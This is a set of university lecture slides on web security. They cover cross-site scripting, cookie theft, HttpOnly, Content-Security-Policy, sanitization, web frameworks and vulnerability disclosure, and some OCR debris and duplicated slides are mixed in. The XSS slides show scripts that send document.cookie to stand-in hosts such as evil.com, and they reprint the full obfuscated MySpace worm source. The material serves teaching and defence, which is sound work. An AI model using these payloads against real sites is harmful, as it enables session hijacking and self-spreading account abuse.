https://brown-csci1660.github.io

# CS1660: Intro to Computer Systems Security
# Spring 2025

## Lecture 12: Web Security IV

Co-Instructor: **Nikos Triandopoulos**

March 6, 2025

BROWN

# CS1660: Announcements

- Course updates
  - Project 2 is out and due Tuesday, March 11
  - Homework 2 is now out and due Thursday, March 18
  - Where we are
    - **Part I: Crypto**
    - **Part II: Web**
    - Part III: OS
    - Part IV: Network
    - Part V: Extras

# Today

- Web security

# More code injection?

# Cross-Site Scripting (XSS)

- Problem: users can submit text that will be displayed on web pages
- Browsers interpret everything in HTML pages as HTML
- What could go wrong?

# Example

- Website allows posting of chirps
- Server puts comments into page:

```
ChirpBook!<br />
Here's what everyone else had to say:<br />
Joe: Hi! <br />
John: This is so <b>cool<b>! <br />
Jane: How does <u>this</u> work? <br />
```

- Can include arbitrary HTML…

```
Attacker: <script>alert("XSS
    Injection!"); </script> <br />
```

chirpbook.html

```
<html>
<title>ChirpBook!</title>
<body>
Chirp Away!
<form action="sign.php"
   method="POST">
<input type="text" name="name">
<input type="text"
   name="message" size="40">
<input type="submit"
   value="Submit">
</form>
</body>
</html>
```

# Cookie Stealing

What happens if I submit this as a Chirpbook comment?

```
<script>
    var xhr = new XMLHttpRequest();
    xhr.open('POST', 'http://evil.com/steal.php', true);
    xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
    xhr.send('cookie=' + document.cookie);
</script>
```

# Stored XSS

Attacker

*POST /comment.php*
*comment=<script> /* make a post request to evil.com with document.cookie… */ </script>*

chirpbook.com

*INSERT INTO comments (value)*
*VALUES (‘<script>…</script>’)*

Database

*[”Hello”, …, “<script>…</script>”]*

User's Browser

```
<body>
  …
  <script>…</script>
  …
</body>
```

# Variant: ”Reflecting” User Input

Classic mistake in server apps…

http://chirpbook.com/search.php?query=“Brown University”


search.php responds with:

<body>Query results for <?php echo $_GET[”query”]?> … </body>

<body>Query results for Brown University… </body>

What can go wrong?

# The Attack




Check out ChirpBook! It's lit!

www.chirpbook.com/search.php?query=<script>
document.location='http://evilsite.com/steal.php?cookie='+
document.cookie</script>

# *Covert* Reflected XSS

evil.com

GET /page.html

```
<iframe
src=https://chirpbook.com
/search.php?query=<script
>win.open("http://evil.co
m/steal.cgi?cookie="+docu
ment.cookie);</script>>
</iframe>
```

Forces browser to make GET request to /search.php with crafted query param

GET /steal.cgi?cookie=

Bernardo's browser

session cookie

GET /search.php?query=<script>…

chirpbook.com

```
<body>
Query results for
<script>win.open("http://
evil.com/steal.cgi?cookie
="+document.cookie);</scr
ipt>
</body>
```

Browser evaluates this JS—puts cookie in URL and makes GET request

# XSS defenses


# How do we defend against this?

Once again, defense in depth...

- Server-side:  lots of sanitization
- Client-side:  browser policy checking, anomaly detection, ...

# Client-side: **`HttpOnly`** cookies

- **`HttpOnly`** Cookie attribute: prevents client-side scripts from accessing cookie
- Can prevent an XSS from accessing a cookie (at expense of how cookie can be used)


BROWN UNIVERSITY
Authentication Required
Enter your Brown credentials
Username
jcarberr
Password
Log In
You have asked to log in to:
CANVAS
Brown University – Canvas
Developer Tools — Web Login Service — https://sso.brown.edu/idp/profile/SAML2/Redirect/SSO?execution=e1s1
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Cache Storage
Cookies
https://sso.brown.edu
Indexed DB
Local Storage
Filter Items
Name
Value
Domain
Path
Expires / Max-Age
Size
HttpOnly
Secure
SameSite
JSESSIONID
sso.brown....
/idp
Session
53
false
true
None
SESS48fbb292...
.brown.edu
/
Sun, 02 Jan 2022 ...
62
false
false
None
shib_idp_session
sso.brown....
/idp
Session
80
true
true
None

# Client-side: **`Content-Security-Policy`**

Web application can be configured to instruct browser to load content only from certain origins

Eg. only allow loading documents from this origin

```
Content-Security-Policy: default-src 'self'
```

Eg. Restrict documents to this origin, with some exceptions

```
Content-Security-Policy: default-src 'self'; img-src *;
    media-src example.org example.net; script-src userscripts.example.com
```

# Client-side: **`Content-Security-Policy`**

Web application can be configured to instruct browser to load content only from certain origins

Eg. only allow loading documents from this origin

```
Content-Security-Policy: default-src 'self'
```

Eg. Restrict documents to this origin, with some exceptions

```
Content-Security-Policy: default-src 'self'; img-src *;
    media-src example.org example.net; script-src userscripts.example.com
```

Opportunities for more precise control over what resources can be loaded

# Server-side:  Sanitization

- Once again, don't do this yourself!
- What to sanitize?
  - <script> tags
  - Quotes
  - Other ways HTML can be encoded...

More info:  Flag wiki, OWASP filter evasion cheat sheet

What happens when user inputs need rich formatting?

MySpace | Search | powered by Google

Home | Browse | Search | Invite | Film | Mail | Blog | Favorites | Forum | Groups | Events | Videos | Music | Comedy | Classifieds

# Tom

":-)"

Male
31 years old
Santa Monica, CALIFORNIA
United States

Last Login: 9/22/2007

**Mood:** productive
View My: **Pics** | **Videos**

## Contacting Tom

- Send Message
- Forward to Friend
- Add to Friends
- Add to Favorites
- Instant Message
- Block User
- Add to Group
- Rank User

**MySpace URL:**
http://www.myspace.com/tom

Hello, you either have JavaScript turned off or an old version of Macromedia's Flash Player. **Click here** to get the latest flash player.

## Tom's Interests

| | |
|---|---|
| **General** | Internet, Movies, Reading, Karaoke, Language, Culture, History of Communism, Philosophy, Singing/Writing |

**Tom is working on myspace plans!**

**Tom's Latest Blog Entry** [**Subscribe to this Blog**]

approving comments ... (**view more**)

new homepage look (**view more**)

what's going on with friend counts? (**view more**)

extended network (**view more**)

am i online? (**view more**)

[**View All Blog Entries**]

## Tom's Blurbs


**About me:**
I'm Tom and I'm here to help you. Send me a message if you're confused by anything. **Before asking me a question, please check the FAQ to see if your question has already been answered.**

I may have been on your friend list when you signed up. If you don't want me to be, click "Edit Friends" and remove me!

**Also, feel free to tell me what features you want to see on MySpace and if I think it's cool, we'll do it!**

**Who I'd like to meet:**
I'd like to meet people who educate, inspire or entertain me... I have a few close friends I've known all my life. I'd like to make more.


John
John is in your extended network
Welcome 3
Male
23 years old
United Kingdom
Last Login:
27/03/2007
John's Latest Blog Entry Subscribe to this Blog!
View All Blog Entries
John's Blurbs
About me
Who I'd like to meet
message
forward
add
block
chat
block
group
rate
COMMENT
REMOVE FROM PROFILE
MORE FROM USER
A Little Less
Elvis Presley
+delete+
+view+
videojug
4:09 / 7:33 • MySpace Editor




## How To Create A Great Page For Your MySpace

Videojug
834K subscribers
Subscribe
29
Share
Save

2.3K views 11 years ago

# In the Real World: MySpace Worm

- Users could post HTML on MySpace pages...
  - ...but MySpace blocks a lot of tags (except for <a>, <img>, and )
    - No <script>, <body>, onClick attributes, <a href=javascript://>, ...
      ...but some browsers allowed JavaScript within CSS tags:
      - 
- ...but MySpace strips out the word “javascript”...
  - ...so use 
- ...but MySpace strips out all escaped quotes...
  - ...so convert from decimal: String.fromCharCode(34) to get ‘’
- ...etc


Source: https://samy.pl/myspace/tech.html

# In the Real World: MySpace Worm

```
<div id=mycode style="BACKGROUND: url('javascript:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var
A=String.fromCharCode(39);function g(){var C;try{varD=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return
eval('document.body.inne'+'rHTML')}}function getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var
E=document.location.search;var F=E.substring(1,E.length).split('&');var AS=new
Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var AS=getQueryParams();var L=AS['Mytoken'];var
M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://www.myspace.com'+location.pathname+location.search}else{if(!M){g
etData(g())}main()}function getClientFID(){return findIn(g(),'up_launchIC( '+A,A)}function nothing(){}function paramsToString(AV){var N=new String();var
O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!=-1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-
1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return N}function httpSend(BH,BI,BJ,BK){if(!J){return
false}eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-Type','application/x-www-form-
urlencoded');J.setRequestHeader('Content-Length',BK
.length)}J.send(BK);return true}function findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return
S.substring(0,S.indexOf(BC))}function
getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+' value='+B,B)}function getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}var
U=BG+'=';var V=BF.indexOf(U)+U.length;var
W=BF.substring(V,V+1024);var X=W.indexOf(T);var Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new
XMLHttpRequest()}catch(e){Z=false}}else
if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}}return Z}var
AA=g();var AB=AA.indexOf('m'+'ycode');var AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+'IV');var AE=AC.substring(0,AD);var
AF;if(AE){AE=AE.replace('jav'+'a',A+'jav'+'a');AE=AE.replace('exp'+'r)','exp'+'r)'+A);AF=' but most of all, samy is my hero. <d'+'iv
id='+AE+'D'+'IV>'}var AG;function
getHome(){if(J.readyState!=4){return}varAU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','</td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==
-1){if(AF){AG+=AF;var
AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?fuseaction=profile.previewInterests&Myt
oken='+AR,postHero,'POST',params
ToString(AS))}}}function postHero(){if(J.readyState!=4){return}var AU=J.responseText;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?fuseaction=pr
ofile.processInterests&Mytoken='
+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var
BH='/index.cfm?fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXMLObj();httpSend2('/index.c
fm?fuseaction=invite.addfriend_v
erify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function processxForm(){if(xmlhttp2.readyState!=4){return}var AU=xmlhttp2.responseText;var
AQ=getHiddenParameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to
Friends';httpSend2('/index.cfm?fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function
httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return
false}eval('xmlhttp2.onr'+'eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type','application/x-www-
form-urlencoded');xmlhttp2.setReque
stHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>
```

# In the Real World: MySpace Worm


- Everyone who visits an “infected” profile page becomes infected and adds samy as a friend
  - Within 5 hours, samy has 1,005,831 friends
- Moral of the story
  - Don’t homebrew your own filtering mechanisms
  - Use established libraries that you trust
  - Multiple valid representations make it difficult to account for every possible scenario




Source: https://samy.pl/myspace/tech.html

# Rich text:  What can we do instead?

- Does social media allow inline HTML anymore?  Nope.
- An alternative:  languages like markdown that are rendered to HTML




## Headings

To create a heading, add number signs (#) in front of a word or phrase. The number of number signs you use should correspond to the heading level. For example, to create a heading level three (<h3>), use three number signs (e.g., ### My Header).

| Markdown | HTML | Rendered Output |
| --- | --- | --- |
| # Heading level 1 | <h1>Heading level 1</h1> | Heading level 1 |
| ## Heading level 2 | <h2>Heading level 2</h2> | Heading level 2 |
| ### Heading level 3 | <h3>Heading level 3</h3> | |

# Rich text: What can we do instead?

- Does social media allow inline HTML anymore? Nope.
- An alternative: languages like markdown that are rendered to HTML



## Headings

To create a heading, add number signs (#) in front of a word or phrase. The number of number signs you use should correspond to the heading level. For example, to create a heading level three (<h3>), use three number signs (e.g., ### My Header).

| Markdown | HTML | Rendered Output |
| --- | --- | --- |
| # Heading level 1 | <h1>Heading level 1</h1> | Heading level 1 |
| ### Heading level 3 | <h3>Heading level 3</h3> | |

Parse input and add features, rather than removing them!

# One more thing…

**Important** *(not a clicker)* **Question:**

Why doesn’t the (iframe-based) attack violate the SOP?

# What We Have Learned

- Cross-Site Request Forgery (CSRF) attack
- CSRF mitigation techniques
- Web applications with a server-side database
  - Architecture and data flow
  - Simple SQL queries
- SQL injection
  - Example attacks and mitigation techniques

# Web Frameworks

# Web Development

Usually managed by a 3-tier architecture with a client–server approach articulate in 3 layers logically separated in which:

- Presentation


  This level of the application is the user interface. The interface is used to translate tasks and results to something the user can understand.

- Logic

  This layer coordinates the application of the web site, and it moves and processes data between the two surrounding layers

- Data tiers

  Information stored and retrieved from a database or file system. The information is passed back to the logic tier for processing, and then eventually back to the user




Source: https://en.wikipedia.org/wiki/Multitier_architecture

# Threat and risk modeling process

- Browser may attack
  - Server
  - Other browsers
- Server may attack
  - Browser
  - Machine of browser
  - Other servers

- User may trust
  - Server to protect user data
  - Server to protect browser from other servers
  - Browser to protect user data
  - Browser to protect user from malicious server

# Web Frameworks

Usually we do not develop website using just a text editor we use Web Frameworks that bring services e.g.:

- URL routing
- Input form managing and validation
- HTML, XML, JSON, AJAX, etc.
- Database connection
- Web security against Cross-site request forgery (CSRF), SQL Injection, Cross-site Scripting (XSS), etc.
- Session repository and retrieval

- Apache Tomcat
- Spring MVC
- AngularJS
- JBoss
- Node.js
- Django
- Apache Struts

# Web Security Standard solutions

- Usually web security is built in the framework or external libraries:
  - Authentication and session management (e.g. cookies generation)
  - Input validation (sanitization) through common patterns (email, credit card, etc.) or char escaping
  - Avoid building SQL from user input
  - Password: hash and salting
  - Etc.

# Vulnerability Discovery & Disclosure

# Vulnerability Discovery & Disclosure

- Companies try to find and resolve their own vulnerabilities (e.g., pentesters, internal security engineers)
- Third parties also look for vulnerabilities
  - Cybercriminals
  - Governments
  - Security researchers
- What should you do if you find a vulnerability and you have good intentions?
  - Release it publicly
  - Let the firm know
  - Let the responsible firm know (but set a date publication)

# Problems with Vulnerability Disclosure

- **Computer Fraud and Abuse Act**
  - Makes unauthorized access to software systems a felony
  - Catch-22 of trying to prove unauthorized access without unauthorized access
  - Van Buren v. United States: SCOTUS case
- **Lack of incentives**
  - Finding vulnerabilities is a public good
- **Conflict between firms wanting vulnerabilities to be private and hackers wanting credit**
- **Updates take time to deploy and for users to update (e.g., operating systems, apps)**
  - If you disclose a vulnerability that's been fixed, some users may still use the vulnerable version
- **Intellectual property argument**
  - Oracle CSO Mary Ann Davidson: "Oracle's license agreement exists to protect our intellectual property. "Good motives" – and given the errata of third party attempts to scan code the quotation marks are quite apropos – are not an acceptable excuse for violating an agreement willingly entered into."

## Possible Solution: Bug Bounties

- Pay hackers for security vulnerability reports submitted, provided they sign up to terms and conditions first
- Creates incentive to find security vulnerabilities and to not exploit vulnerabilities/sell to cybercriminals
- Can provide legal exceptions for hackers to find vulnerabilities and resolve legal ambiguity
- Force private disclosure
  - In House (Apple, Google, Microsoft)
  - Outsource (HackerOne, Bugcrowd)

# Governments & Vulnerability Disclosure

